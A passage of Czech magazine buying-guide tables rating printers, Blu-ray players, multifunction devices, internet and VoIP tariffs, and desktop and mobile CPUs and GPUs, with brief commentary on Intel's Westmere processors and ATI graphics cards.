13	Oki C5750n	74	10 000	62	89	85	90	34	0,41	3,13	32 s	38 s	16 s	21,0 W	•	-
14	Xerox Phaser 6280V/N	74	8 000	59	96	65	76	74	0,51	2,86	30 s	35 s	44 s	14,3 W	•	-
15	Oki C5650n	73	10 000	62	84	88	86	37	0,41	3,13	32 s	37 s	16 s	19,3 W	•	-

- Špičková třída (100—90,0)
- Vyšší třída (89,9—75,0)
- Střední třída (74,9—45,0)
- Nelze doporučit (44,9—0)

BLU-RAY PŘEHRAVAČE



Blu-ray přehrávače

České domácnosti jsou už často vybaveny televizory HD Ready (případně Full HD) a stále více filmů se objevuje i na discích Blu-ray. Pozitivní skutečností je i to, že cena přehrávačů těchto disků v poslední době zřetelně klesá. Náš testlab provedl srovnávací test 15 přehrávačů nejnovější generace.

Pořadí	Produkt	Celkové hodnocení	Orient. cena vč. DPH (Kč)	Kvalita obrazu	Ergonomie	Vybavení	Energ. úspornost	BD-Profil	Paměť	USB	LAN	DVIX	Zapnutí	Načtení BD	Hlučnost při provozu (sony)	Spotřeba stand-by	Spotřeba při provozu
1	LG BD390	96	7 300	94	97	100	89	BD 2.0	1024 MB	1	•	•	18 s	13 s	0,5	0,1 W	14,7 W
2	Philips BDP7500	94	6 000	95	97	94	72	BD 2.0	1024 MB	1	•	•	17 s	13 s	0,8	0,1 W	18,4 W
3	Philips BDP7300	93	6 500	95	94	92	81	BD 2.0	1024 MB	1	•	•	18 s	14 s	0,7	0,1 W	16,1 W
4	Panasonic DMP-BD80	92	6 000	100	82	96	89	BD 2.0	1024 MB	1	•	•	24 s	29 s	0,6	0,1 W	15,1 W
5	Philips BDP9500	91	9 500	100	91	87	56	BD 2.0	1024 MB	1	•	•	19 s	12 s	0,9	0,1 W	23,8 W
6	Philips BDP5000	89	5 000	95	100	73	92	BD 2.0	-	1	•	•	17 s	14 s	0,5	0,1 W	12,9 W
7	Sony BDP-S760	89	11 500	96	90	82	73	BD 2.0	-	2	•	-	24 s	25 s	0,5	0,1 W	18,8 W
8	LG BD370	88	4 000	85	99	80	93	BD 2.0	-	1	•	•	17 s	16 s	0,4	0,1 W	13,8 W
9	Panasonic DMP-BD60	88	4 600	100	79	83	97	BD 2.0	-	1	•	•	28 s	28 s	0,8	0,1 W	13,5 W
10	Samsung BD-P3600	87	7 000	92	86	85	69	BD 2.0	1024 MB	2	•	•	19 s	14 s	0,9	0,2 W	19,3 W
11	JVC XV-BP1	86	7 800	90	97	73	87	BD 2.0	-	1	•	•	16 s	16 s	0,5	0,1 W	14,6 W
12	Sony BDP-S560	86	9 700	96	86	74	87	BD 2.0	-	2	•	-	22 s	25 s	0,7	0,1 W	15,4 W
13	Sony BDP-S360	86	5 500	96	92	65	100	BD 2.0	-	1	•	-	22 s	25 s	0,4	0,1 W	13,4 W
14	Sony BDP-S550	85	10 000	91	90	73	86	BD 2.0	1024 MB	-	•	-	20 s	26 s	0,6	0,2 W	14,1 W
15	Sony Playstation Slim 120GB	85	7 500	94	81	91	19	BD 2.0	123136 MB	2	•	•	18 s	30 s	0,4	0,6 W	75,8 W

MULTIFUNKČNÍ ZAŘÍZENÍ LASEROVÁ



Multifunkční zařízení

Laserová multifunkční zařízení jsou sice dražší a větší než inkoustová multifunkční zařízení, zvládnou ale vyšší měsíční zátěž, většinou jsou rychlejší a hlavně jsou provozně levnější. Umi tisknout, skenovat, kopírovat a většina z nich také faxovat. Některé modely jsou dostupné již za cenu okolo 6 000 Kč.

Pořadí	Produkt	Celkové hodnocení	Orient. cena vč. DPH (Kč)	Tiskové náklady	Ergonomie	Tisková kvalita	Kvalita skenování	Kvalita kopírování	LAN	Rozlišení - tisk (dpi)	Náklady na tisk (č/b) (Kč)	Náklady na tisk (c/ba) (Kč)	Rychlost tisku 10 stran č/b (s)	Rychlost tisku 10 stran c/ba (s)	Hlučnost při tisku (sony)	Rozlišení skeneru (dpi)	Skenování A4 (s)	Fax	Spotř. v režimu standby (W)
1	Canon i-Sensys MF8450	83	22 000	89	65	95	100	96	•	2400 × 600	0,48	1,99	57,9	58,3	7,5	600 × 600	25,7	Č/B	40,8
2	Epson AcuLaser CX21NF	83	16 500	77	92	92	88	98	•	600 × 600	0,95	2,97	30,5	124,2	6,7	600 × 600	4,1	bar.	18,0
3	Konica Minolta magicolor 4690MF	80	17 000	78	68	91	81	84	•	2400 × 600	0,92	2,38	38,6	39,2	6,7	600 × 600	5,6	Č/B	48,6
4	Konica Minolta magicolor 4695MF	79	21 000	78	63	90	81	84	•	2400 × 600	0,95	2,49	39,5	39,4	6,7	600 × 600	5,7	Č/B	61,7
5	Brother MFC-9840CDW	79	19 000	73	60	90	84	83	•	2400 × 600	0,50	2,21	38,2	38,6	7,4	1200 × 2400	8,8	bar.	28,3
6	HP Color LaserJet CM2320nf MFP	76	16 000	62	77	100	59	94	•	600 × 600	0,67	2,49	50,2	45,7	7,9	1200 × 1200	3,9	Č/B	23,1
7	Samsung CLX-3175FN	75	8 500	55	100	88	86	87	•	2400 × 600	0,73	2,52	47,0	161,1	5,3	1200 × 1200	10,6	bar.	11,2
8	Samsung CLX-6210FX	75	20 000	85	58	93	64	89	•	2400 × 600	0,48	2,16	52,2	52,4	7,5	600 × 1200	14,1	bar.	34,4
9	Dell 2135cn	72	17 000	59	69	97	77	92	•	600 × 600	0,59	2,35	51,7	66,8	6,0	1200 × 1200	12,9	Č/B	20,5
10	Brother MFC-9440CN	71	14 000	73	62	79	74	74	•	2400 × 600	0,50	2,21	50,4	54,1	7,5	1200 × 2400	10,1	bar.	19,9
11	Lexmark X544n	71	12 500	61	61	98	56	100	•	1200 × 1200	0,76	2,58	36,0	37,2	6,2	600 × 600	16,8	bar.	35,3
12	HP Color LaserJet CM1312 MFP	71	8 500	57	90	96	85	81	-	600 × 600	0,59	2,52	73,1	101,0	5,6	1200 × 1200	2,2	-	12,4
13	Brother MFC-9450CDN	71	16 000	73	51	79	74	74	•	2400 × 600	0,51	2,30	50,4	54,1	7,5	1200 × 2400	10,1	bar.	21,4
14	Konica Minolta magicolor 1690MF	70	9 000	52	78	89	71	89	•	1200 × 600	0,84	3,05	37,7	127,6	8,1	600 × 600	7,8	bar.	13,8
15	Oki C3530 MFP	69	17 500	74	52	81	61	81	•	1200 × 600	0,62	2,27	39,1	52,5	6,8	600 × 1200	6,7	Č/B	36,4

MULTIFUNKČNÍ ZAŘÍZENÍ INKUSTOVÁ



Multifunkční zařízení

Multifunkční zařízení jsou výhodnější než samostatné tiskárny, protože umí dobře nejen tisknout, ale i skenovat, kopírovat a faxovat.

Pořadí	Produkt	Celkové hodnocení	Orient. cena vč. DPH (Kč)	Náklady na tisk	Kvalita tisku	Kvalita skenování	Rychlost tisku	Vybavení	Spotřeba standby/sleep	Rozlišení tisku	Rozlišení skeneru	Rozhraní	Fax
1	HP Officejet Pro 8500 WiFi	85	6 800	100	86	81	71	100	6,8 / 5,0 / 0,1 W	4800 × 1200 dpi	2400 × 4800 ppi	USB 2.0, LAN, W-LAN	•
2	Lexmark Platinum Pro905	83	8 700	91	97	74	80	91	10,7 / 5,6 / 0,3 W	4800 × 1200 dpi	1200 × 4800 ppi	USB 2.0, LAN, W-LAN	•
3	Epson Stylus Photo PX810FW	82	7 200	53	97	72	96	98	6,4 / 4,6 / 0,2 W	5760 × 1440 dpi	4800 × 4800 ppi	USB 2.0, LAN, W-LAN	•
4	Canon Pixma MX860	80	5 800	61	99	84	31	95	7,3 / 4,6 / 1,2 W	9600 × 2400 dpi	2400 × 4800 ppi	USB 2.0, LAN, W-LAN	•
5	Epson Stylus Photo PX710W	80	4 100	52	96	48	100	84	6,5 / 4,3 / 0,2 W	5760 × 1440 dpi	2400 × 4800 ppi	USB 2.0, LAN, W-LAN	-

Připojení k internetu a VoIP

Chip vám pravidelně přináší přehled nejlevnějších nebo nejvýhodnějších datových služeb. Surfování na internetu, nebo volání VoIP, s námi budete mít přehled, která služba je nejvýhodnější.

ZÁKLADNÍ PŘIPOJENÍ

Pořadí	Poskytovatel	Tarif	Měsíční paušál	Download	Upload	Pevná IP	Agregace	Technologie	FUP	Web
1	UPC	UPC Fiber Power 10	494 Kč	10 240 kb/s	1 024 kb/s	-	neuvádí	kabel	-	www.upc.cz
2	Telefónica O2	O2 Internet	600 Kč	8 192 kb/s	512 kb/s	-	1:50	ADSL2+	-	www.cz.o2.com
3-4	T-Mobile	ADSL Standard	699 Kč	8 192 kb/s	512 kb/s	-	1:50	ADSL2+	-	www.t-mobile.cz
3-4	Volný	Internet Extra 8M	699 Kč	8 192 kb/s	512 kb/s	•	1:50	ADSL2+	-	adsl.volny.cz



Základní připojení

Jen do konce února je možné pořídit O2 Internet za akční cenu 600 Kč měsíčně. Cena je navíc bez závazku, platná po dobu jednoho roku.

RYCHLÉ PŘIPOJENÍ

Pořadí	Poskytovatel	Tarif	Měsíční paušál	Download	Upload	Pevná IP	Agregace	Technologie	FUP	Web
1	T-Mobile	ADSL Premium	849 Kč	16 384 kb/s	768 kb/s	-	1:50	ADSL2+	-	www.t-mobile.cz
2	UPC	UPC Fiber Power 30	858 Kč	30 720 kb/s	1 536 kb/s	-	neuvádí	kabel	-	www.upc.cz
3	Volný	Internet Extra 16M	929 Kč	16 384 kb/s	768 kb/s	•	1:50	ADSL2+	-	adsl.volny.cz
4	Telefónica O2	O2 Internet Pro	1059 Kč	16 384 kb/s	768 kb/s	-	1:50	ADSL2+	-	www.cz.o2.com



Rychlé připojení

U rychlejšího ADSL je Telefónica O2 jednoznačně nejdražší. Kdo chce stejné parametry, jako nabízí například T-Mobile, zaplatí měsíčně o 210 Kč více.

HOSTING

Pořadí	Poskytovatel	Tarif	Roční paušál	Prostor	Přenos (FUP)	Služby	Techn. podpora	Web
1	Miton	Otoman	240 Kč	5 GB	není	PHP, MySQL	online fórum	www.otoman.cz
2	Forpsi	PIDHosting	274 Kč	500 MB	není	-	nonstop	www.forpsi.com
3	Active24	Active Basic	274 Kč	50 MB	není	-	nonstop	www.active24.cz
4	OVH	Osobní	720 Kč	25 GB	500 GB měsíčně	SQL	telefonem	www.ovh.cz
5	ProFitux.cz	Placený hosting	1 080 Kč	min. 5 GB	není	POP, MySQL	e-mailem, ICQ	www.profitux.cz
6	Stable.cz	Standard	3 175 Kč	1,6 GB	není	PHP, MySQL	Tel./e-mail 24/7	www.stable.cz



Hosting

Vybíráte placený hosting 2. domény, pro firemní prezentaci, nebo jen zajímavě vypadá? Náš přehled vám pomůže se zorientovat. Další nabídky naleznete na **www.firmy.cz/webhosting**.

VYSOKORYCHLOSTNÍ MOBILNÍ INTERNET

Pořadí	Operator	Tarif	Měsíční paušál	Maximální teoretická rychlost	Reálná rychlost	FUP	Technologie	Pokrytí	Info
1	U-fon	Předplacený 3G mobilní internet	29 Kč/den	3,1 Mb/s	530 kb/s	1 GB/den	CDMA	značná část měst	www.ufon.cz
2	O2	O2 Internet v mobilu	150 Kč	1 024 kb/s	200 kb/s	37,5 MB/týden	HSDPA, GPRS, EDGE	celá republika	www.cz.o2.com
3	Vodafone	Internet v mobilu	177 Kč	236,8 kb/s	-	100 MB/měsíc	GPRS, EDGE	celá republika	www.vodafone.cz
4	T-Mobile	Surf&Mail+	237 Kč	256 kb/s	256 kb/s	100 MB/měsíc	GPRS, EDGE, HSDPA	celá republika	www.t-mobile.cz
5	U-fon	3G mobilní internet	390 Kč	3,1 Mb/s	530 kb/s	8 GB/měsíc	CDMA	značná část měst	www.ufon.cz
6	T-Mobile	Internet Basic	479 Kč	512 kb/s	512 kb/s	2 GB/měsíc	pouze Internet 4G	značná část republiky	www.t-mobile.cz
7	O2	O2 Mobilní Internet Standard	500 Kč	3,6 Mb/s	450 kb/s	2 GB/měsíc	CDMA	značná část republiky	www.cz.o2.com
8	Vodafone	Připojení na stálo	650 Kč	236,8 kb/s	112 kb/s	jen pro P2P	GPRS, EDGE	celá republika	www.vodafone.cz
9	Vodafone	Připojení na dlouho	750 Kč	236,8 kb/s	112 kb/s	jen pro P2P	GPRS, EDGE	celá republika	www.vodafone.cz
10	T-Mobile	Internet Standard	839 Kč	512 kb/s	322 kb/s	5 GB/měsíc	4G, GPRS, EDGE, HSDPA	celá republika	www.t-mobile.cz
11	O2	O2 Mobilní Internet Plus	1 000 Kč	1 024 kb/s	477 kb/s	-	CDMA, HSDPA, GPRS, EDGE	celá republika	www.cz.o2.com
12	T-Mobile	Internet Premium	1 199 Kč	1 024 kb/s	497 kb/s	10 GB/měsíc	4G, GPRS, EDGE, HSDPA	celá republika	www.t-mobile.cz



Vysokorychlostní mobilní internet

U-fon přepracoval svůj ceník internetu. Pro příležitostně nebo víkendové surfare vypadá velmi zajímavě Předplacený 3G mobilní internet. Jak služba funguje? Koupíte si kartu s kreditem. Jakmile ji využijete pro připojení k internetu, strhne se vám z kreditu 29 Kč a po zbytek dne můžete internet používat. FUP činí 1 GB na den. Pokud tedy internet použijete jen 5x měsíčně, zaplatíte za připojení 145 Kč.

NEJVÝHODNĚJŠÍ VOIP OPERÁTOŘI

Pořadí	Operator	Aktivace	Měsíční paušál	ČR - špička	ČR - mimo špičku	Mobilní sítě	Způsob tariface	Web	Infolinka
1	Mikrotech	0 Kč	1 Kč	0,54 Kč	0,31 Kč	3,02 Kč	1+1	http://voip.mikrotech.cz	+420 558 840 000
2	802.cz	0 Kč	20 Kč	0,52 Kč	0,30 Kč	3,39 Kč	20+1	www.802.cz	+420 558 608 111
3	Fayn	0 Kč	0 Kč	0,56 Kč	0,29 Kč	3,29 Kč	60+60	www.fayn.cz	+420 840 111 117
4	Connect plus	1,20 Kč	1,20 Kč	0,59 Kč	0,59 Kč	3,81 Kč	60+60	www.234.cz	+420 724 570 518
5	Casablanca	0 Kč	0 Kč	1,02 Kč	0,54 Kč	4,19 Kč	60+60	www.casablanca.cz	+420 800 31 31 30
6	T-Mobile	0 Kč	0 Kč	1,13 Kč	0,59 Kč	4,75 Kč	60+1	www.t-mobile.cz	+420 800 77 88 88
7	Ha-loo	1,20 Kč	0 Kč	1,00 Kč	0,50 Kč	3,64 Kč	1+1	www.ha-loo.cz	+420 552 305 305
8	NetPhone	200 Kč	1 Kč	1,00 Kč	0,60 Kč	4,50 Kč	1+1	www.netphone.cz	+420 530 502 233
9	VoIPeX	50 Kč	0 Kč	1,02 Kč	0,60 Kč	3,83 Kč	60+60	www.voipex.cz	+420 844 844 000
10	SoftPhone	600 Kč	0 Kč	1,31 Kč	1,08 Kč	6,00 Kč	1+1	www.softphone.cz	+420 530 504 339



Nejvýhodnější VoIP operátoři

Hledáte levné VoIP zařízení? Fayn na svých stránkách zprovozní službu bazaru. Nabízí zde k prodeji hardware, který byl Faynem testován a nyní je prodáván jako použitý. Telefony je tak možné nakoupit se slevou.

PLACENÁ INZERCE

Průvodce Chipu po CPU a GPU

Plánujete nákup nového počítače nebo jeho dovybavení? Zde vám poskytneme všechny informace o aktuálních procesorech a grafických čipech.

ANDREAS VOGELSANG

Nový rok začal uvedením čipů Westmere. Na výstavě CES v Las Vegas představil Intel nové desktopové i mobilní procesory, které jsou vyráběny 32nanometrovou technologií, jež zajišťuje nižší spotřebu. Procesory mají také poprvé integrovanou grafickou část. Řada Westmere zahrnuje desktopové procesory s kódovým jménem Clarkdale a notebookové procesory s kódovým jménem Arrandale. Procesory mají dvě jádra a z hlediska výkonu a ceny jsou určeny pro běžné uživatele. Postupně nahradí procesory Core 2.

DESKTOPOVÉ A MOBILNÍ PROCESORY:

Nejvýkonnějším ze tří procesorů Clarkdale, které se dostaly do naší testovací laboratoře, byl model **Intel Core i5-661**. V našem žebříčku se umístil na 12. pozici. Je nejrychlejší dvoujádrový procesorem z našeho Top 30; po něm následuje procesor **Core i5-650**. Třetím nově uvedeným a námi

otestovaným desktopovým procesorem je model **i3-530**, který na rozdíl od řady i5 nepodporuje akcelerační technologii „Turbo Boost“. Skončil tedy téměř na konci našeho žebříčku, i za několika modely Core 2 Duo.

Přestože se nové procesory Clarkdale mohou pochlubit příznivou spotřebou (mezi 73 a 87 wattů TDP), naše nákupní doporučení nezískaly. Doporučujeme vám spíše čtyřjádrový procesor **Intel Core i5-750**, který je výkonnější než všechny tři nové procesory, a navíc je i levnější – asi o 1000 Kč oproti i5-661.

Co se týká notebookových procesorů, dobrý poměr mezi cenou a výkonem si stále udržuje model **Intel Core i7- 720QM**, takže jej můžeme doporučit. Pokud však hledáte procesor, který bude mít především nízkou spotřebu energie a zajistí dobrou mobilitu notebooku, doporučujeme vám dvoujádrový Intel Core 2 Duo



SU7300. Podívejte se na test notebooků na straně 92.

GRAFICKÉ ČIPY: Zatím nejmenší grafická karta s podporou DirectX-11, která se dostala do našeho testlabu, pochází od ATI a je založena na čipu **ATI Radeon HD 5750**.


Podpořen 1 024 MB GDDR5 pamětí a frekvencí 4 600 MHz nabízí čip HD 5750 dostatečný výkon nejen pro HD video, ale i pro náročné 3D hry, to vše při velmi dobré spotřebě 86 wattů TDP, která je v této třídě zatím nepřekonatelná. Navíc i cena této karty je přijatelná. Dokážete-li přezít s poloviční kapacitou GDDR5 paměti pracující na frekvenci 3 600 MHz, můžete si zvolit i kartu **ATI Radeon HD 4730**. Je to dobrá volba, přestože cena této karty se v poslední době trochu zvýšila.



DESKTOPOVÉ CPU

Pořadí	Procesor	Kódové označení jádra	Orientační cena vč. DPH (Kč)	Výkon normovaný na 100	Poměr výkon/cena normovaný na 100	Typ patice	Počet jader	Frekvence čipu (MHz)	L2 cache (MB)	Systémová sběrnice	Výrobní technologie (nm)	Počet tranzistorů (mil.)	Max. zřítavý výkon (TDP) (W)	PCM Vantage Audio-Transcoding* (Mbps)	UT III 1 280 x 1 024 (fps)	Video-Encode Gordian Knot (s)	Cinebench R10 max. CPU (s)
1	Intel Core i7 975 XE	Bloomfield	23300	100,0	26,4	1366	4	3 333	1 024	QPI6400	45	731	130	1086	140	199	54
2	Intel Core i7-960	Bloomfield	13800	97,8	41,9	1366	4	3 200	1 024	QPI4800	45	731	130	1058	138	201	56
3	Intel Core i7 965 XE	Bloomfield	25800	97,2	21,9	1366	4	3 200	1 024	QPI6400	45	731	130	1046	140	205	56
4	Intel Core i7-870	Lynnfield	12900	94,2	39,9	1156	4	2 933	1 024	DMI4800	45	774	95	1000	138	213	58
5	Intel Core i7-950	Bloomfield	13200	93,9	38,7	1366	4	3 066	1 024	QPI4800	45	731	130	1007	136	211	59
6	Intel Core i7 940	Bloomfield	14300	90,5	31,9	1366	4	2 933	1 024	QPI4800	45	731	130	951	136	224	61
7	Intel Core i7-860	Lynnfield	6800	87,9	62,1	1156	4	2 800	1 024	DMI4800	45	774	95	898	137	230	63
8	Intel Core i7 920	Bloomfield	6500	85,2	59,0	1366	4	2 666	1 024	QPI4800	45	731	130	879	135	240	66
9	AMD Phenom II X4 965 BE	Deneb	4500	82,6	77,3	AM3	4	3 400	2 048	HT4000	45	758	140	933	130	224	79
10	Intel Core i5-750	Lynnfield	4500	81,3	73,7	1156	4	2 666	2 666	DMI4800	45	774	95	914	137	242	78
11	AMD Phenom II X4 955 BE	Deneb	4000	79,1	77,6	AM3	4	3 200	2 048	HT4000	45	758	125	884	129	236	84
12	Intel Core i5-661	Clarkdale	5400	78,5	55,9	1156	2	3 325	512	DMI2500	32	383	87	1089	116	244	98
13	Intel Core 2 Quad Q9550	Yorkfield	5400	78,4	55,7	775	4	2 833	12 288	FSB1333	45	820	95	881	126	263	79
14	Intel Core 2 Quad Q9550s	Yorkfield	7600	77,5	37,8	775	4	2 833	12 288	FSB1333	45	820	65	882	126	263	82
15	Intel Core i5-650	Clarkdale	4800	76,4	57,6	1156	2	3 192	512	DMI2500	32	383	73	1061	116	258	101
16	AMD Phenom II X4 945	Deneb	4000	74,8	65,6	AM3	4	3 000	2 048	HT4000	45	758	125	823	123	253	90
17	AMD Phenom II X4 940 BE	Deneb	3400	73,3	72,0	AM2+	4	3 000	2 048	HT3600	45	758	125	812	118	269	90
18	Intel Core 2 Duo E8600	Wolfdale	6200	73,2	39,1	775	2	3 333	6 144	FSB1333	45	410	65	1034	112	240	126
19	Intel Core 2 Quad Q9400s	Yorkfield	5900	72,4	39,7	775	4	2 666	6 144	FSB1333	45	820	65	822	113	300	86
20	Intel Core 2 Quad Q9400	Yorkfield	4500	72,1	51,4	775	4	2 666	6 144	FSB1333	45	840	95	821	114	302	87
21	Intel Core 2 Quad Q8400	Yorkfield	4000	71,8	58,0	775	4	2 666	4 096	FSB1333	45	820	95	818	112	301	88
22	Intel Core 2 Duo E8500	Wolfdale	4200	70,4	51,1	775	2	3 166	6 144	FSB1333	45	410	65	974	108	251	131
23	AMD Phenom II X4 920	Deneb	3100	69,7	67,6	AM2+	4	2800	2 048	HT3600	45	758	120	767	116	286	97
24	Intel Core 2 Quad Q8300	Yorkfield	3400	68,1	57,8	775	4	2 500	4 096	FSB1333	45	820	95	774	106	324	94
25	Intel Core 2 Quad Q9300	Yorkfield	4800	67,9	40,4	775	4	2 500	6 144	FSB1333	45	820	95	774	110	324	96
26	Intel Core 2 Duo E8400	Wolfdale	3700	67,8	52,6	775	2	3 000	6 144	FSB1333	45	410	65	930	105	264	138
27	AMD Phenom II X4 810	Deneb	3400	67,0	55,0	AM3	4	2 600	2 048	HT4000	45	758	95	720	111	293	103
28	Intel Core i3-530	Clarkdale	3100	66,8	59,5	1156	2	2 926	512	DMI2500	32	383	73	841	110	298	117
29	Intel Core 2 Duo E7600	Wolfdale	3100	66,7	59,2	775	2	3 066	3 072	FSB1066	45	410	65	941	93	275	138
30	AMD Phenom II X3 720 BE	Deneb	2800	66,6	64,8	AM3	3	2 800	1 536	HT4000	45	758	95	765	119	269	123

* KB/s



MOBILNÍ CPU

- Špičková třída (100–90,0)
 - Vyšší třída (89,9–75,0)
 - Střední třída (74,9–45,0)
 - Nelze doporučit (44,9–0)
- Všechna hodnocení v bodech (max. 100)

Pořadí	Procesor	Kódové označení jádra	Orientační cena vč. DPH (Kč)	Výkon normovaný na 100	Poměr výkon/cena normovaný na 100	Počet jader	Frekvence čipu (MHz)	L2 cache (KB)	Systémová sběrnice	Max. zřizovaný výkon (TDP) (W)	Výdrž aku. s 60W/h články (min)	PCMark05 CPU (body)	Cinebench 9.5 1 x CPU (body)	Cinebench 9.5 4 x CPU (body)	3DMark05 CPU (body)	3DMark05 (default) (body)	3DMark05 GeForce 120M GT	3DMark05 GeForce 130M GT
1	Intel Core i7 920XM	Clarksfield	25 200	100,0	42,2	4	2 000	8 192	FSB1066	55	98	7 955	623	1 563	13 876	—	22 000	35 000
2	Intel Core i7 820QM	Clarksfield	15 400	97,3	63,7	4	1 733	8 192	FSB1066	45	120	7 725	611	1 494	13 670	—	21 500	34 500
3	Intel Core i7 720QM	Clarksfield	9 300	95,4	100,0	4	1 600	6 144	FSB1066	45	120	7 651	598	1 470	13 220	—	21 000	34 000
4	Intel Core 2 Extreme QX9300	Penryn	27 200	87,4	26,2	4	2 533	12 288	FSB1066	45	120	7 555	464	1 459	12 255	6 000	18 000	30 000
5	Intel Core 2 Quad Q9100	Penryn	22 700	84,9	28,7	4	2 266	12 288	FSB1066	45	120	7 489	459	1 340	12 127	5 950	17 700	29 500
6	Intel Core 2 Duo T9900	Penryn	14 000	80,8	40,1	2	3 066	6 144	FSB1066	35	154	6 922	558	1 034	11 487	5 900	17 400	29 000
7	Intel Core 2 Duo T9800	Penryn	11 200	78,0	45,1	2	2 933	6 144	FSB1066	35	154	6 845	541	956	11 223	5 850	17 100	28 500
8	Intel Core 2 Duo Q9000	Penryn	8 700	77,2	56,4	4	2 000	12 288	FSB1066	45	120	7 234	394	1 172	11 458	5 800	16 800	28 000
9	Intel Core 2 Duo T9600	Penryn	8 200	72,5	49,9	2	2 800	6 144	FSB1066	35	154	6 564	481	873	10 756	5 750	16 500	27 500
10	Intel Core 2 Duo P9500	Penryn	9 000	71,2	42,9	2	2 533	6 144	FSB1066	25	216	6 514	467	854	10 631	5 650	15 900	26 500
11	Intel Core 2 Duo SP9600	Penryn	16 800	70,8	22,5	2	2 533	6 144	FSB1066	25	216	6 512	464	847	10 551	5 600	15 600	26 000
12	Intel Core 2 Duo T9400	Penryn	8 200	70,1	45,1	2	2 533	6 144	FSB1066	35	154	6 435	454	834	10 623	5 500	15 000	25 000
13	Intel Core 2 Duo P8700	Penryn	5 100	68,1	66,7	2	2 533	3 072	FSB1066	25	216	5 866	469	836	10 075	5 300	13 800	23 000
14	Intel Core 2 Duo SP9400	Penryn	14 000	67,0	22,9	2	2 400	6 144	FSB1066	25	216	6 385	430	782	10 103	5 400	14 400	24 000
15	Intel Core 2 Duo P8600	Penryn	5 100	64,4	56,4	2	2 400	3 072	FSB1066	25	216	5 793	423	755	10 006	5 250	13 500	22 500
16	Intel Core 2 Duo T8300	Penryn	6 200	63,6	44,4	2	2 400	3 072	FSB800	35	154	5 805	437	810	8 533	5 150	12 200	21 500
17	AMD Turion X2 Ultra ZM-86	Griffin	5 600	52,0	26,7	2	2 400	2 048	HT1800	35	154	4 300	342	609	8 750	4 950	12 000	20 000
18	Intel Core 2 Duo T6500	Penryn	3 100	51,9	48,3	2	2 100	2 048	FSB800	35	154	4 401	369	695	6 889	5 000	11 600	19 000
19	Intel Core 2 Duo T5800	Merom	2 600	50,8	55,4	2	2 000	2 048	FSB800	35	154	5 307	334	613	6 600	4 850	—	—
20	Intel Pentium Dual T4200	Penryn	2 100	48,6	58,2	2	2 000	1 024	FSB800	35	154	5 006	352	621	5 460	4 750	—	—
21	Intel Core 2 Duo SU9600	Penryn	5 600	38,3	10,7	2	1 600	3 072	FSB800	10	540	3 566	298	543	4 003	4 600	—	—
22	Intel Core 2 Duo SU7300	Penryn	4 200	33,9	9,9	2	1 300	3 072	FSB800	10	540	3 184	254	468	3 745	4 500	—	—
23	Intel Pentium SU4100	Penryn	3 400	31,9	10,3	2	1 300	2 048	FSB800	10	540	3 121	234	410	3 715	4 300	—	—
24	AMD Athlon X2 QL-62	Griffin	4 200	31,1	7,6	2	2 000	1 024	HT1800	35	154	1 600	240	531	4 912	4 100	—	—
25	Intel Core 2 Solo SU3500	Penryn	2 300	28,4	10,9	1	1 400	3 072	FSB800	5,5	720	3 121	249	249	3 612	3 900	—	—
26	Intel Celeron-M 743	Penryn	1 700	27,3	12,9	1	1 300	1 024	FSB800	10	540	3 014	238	238	3 500	3 700	—	—
27	AMD Athlon Neo MV-40	Lima	2 300	27,0	9,4	1	1 600	512	HT1800	15	360	2 150	231	231	4 951	3 500	—	—
28	VIA Nano U2250	Isaiah	1 400	11,8	1,2	1	1 300	1 024	FSB800	5	750	1 588	142	142	655	3 300	—	—
29	Intel Atom N270	Diamondville	1 400	11,6	1,2	1	1 600	512	FSB533	2,5	1 080	1 491	90	135	1 071	3 100	—	—
30	Intel Atom Z540	Silverthorne	4 200	10,6	0,3	1	1 866	512	FSB533	2	1 350	1 052	103	155	823	1 100	—	—

1 Mobilní CPU jsou obvykle k dostání pouze v rámci koupě kompletního notebooku
2 Typická doba provozu měřena při sdílení grafické paměti, výkonnější grafické čipy snižují dobu provozu až o 40 procent



GRAFICKÉ PROCESORY



Pořadí	Grafický procesor (GPU)	Velikost (MB) a typ paměti	Orientační cena vč. DPH (Kč)	Výkon normovaný na 100	Poměr výkon/cena normovaný na 100	Frekvence čipu (MHz)	Frekvence shaderů (MHz)	Frekvence paměti nominální (MHz)	Síťka paměťové sběrnice (bity)	Unifikované shadowy	Výrobní technologie (nm)	Max. spotřeba (W)	Crysis (fps)	Enemy Territory: Quake Wars (fps)	World in Conflict (fps)	3DMark Vantage (body)	
1	ATI Radeon HD 5970	2 × 1024/GDDR5	11 400	100,0	22,6	725	—	4 000	2 × 256	3 200	40	4 300	294	109	170	81	16361
2	ATI Radeon HD 5870	1024/GDDR5	7 100	82,1	29,9	850	—	4 800	256	1 600	40	2 154	188	80	124	82	14302
3	nVidia GeForce GTX 295	2 × 896/GDDR3	8 500	80,9	24,5	576	1242	1 998	2 × 448	240	55	2 800	289	87	88	90	15142
4	ATI Radeon HD 5850	1024/GDDR5	5 100	74,4	37,8	725	—	4 000	256	1 440	40	2 154	151	68	105	82	12736
5	ATI Radeon HD 4870 X2	2 × 1024/GDDR5	9 400	72,6	19,9	750	—	3 600	2 × 256	800	55	1 912	314	66	97	84	13179
6	nVidia GeForce GTX 285	1024/GDDR3	6 300	68,9	28,0	702	1512	2 592	512	240	55	1 400	183	62	76	91	12339
7	nVidia GeForce GTX 280	1024/GDDR3	5 600	66,2	30,4	602	1296	2 214	512	240	65	1 400	236	53	92	91	10477
8	nVidia GeForce GTX 275	896/GDDR3	3 800	65,4	44,3	633	1404	2 400	448	240	55	1 400	216	56	65	90	11332
9	ATI Radeon HD 4890	1024/GDDR5	3 300	64,1	50,6	850	—	3 900	256	800	55	959	190	54	83	80	10339
10	ATI Radeon HD 5770	1024/GDDR5	2 900	59,7	53,0	800	—	4 800	128	800	40	1 040	108	45	69	80	9421
11	nVidia GeForce GTX 260	896/GDDR3	3 100	55,8	46,7	575	1242	1 998	448	216	65	1 400	182	46	57	84	9256
12	ATI Radeon HD 4870	512/GDDR5	2 700	54,9	52,1	750	—	3 600	256	800	55	965	157	37	76	82	8625
13	ATI Radeon HD 5750	1024/GDDR5	2 200	54,0	64,0	700	—	4 600	128	720	40	1 040	86	40	61	73	8446
14	ATI Radeon HD 4850	1024/GDDR3	2 200	48,9	57,9	625	—	1 986	256	800	55	956	114	34	62	73	7258
15	ATI Radeon HD 4770	512/GDDR5	1 800	48,5	72,6	750	—	3 200	128	640	40	826	80	33	54	71	7472
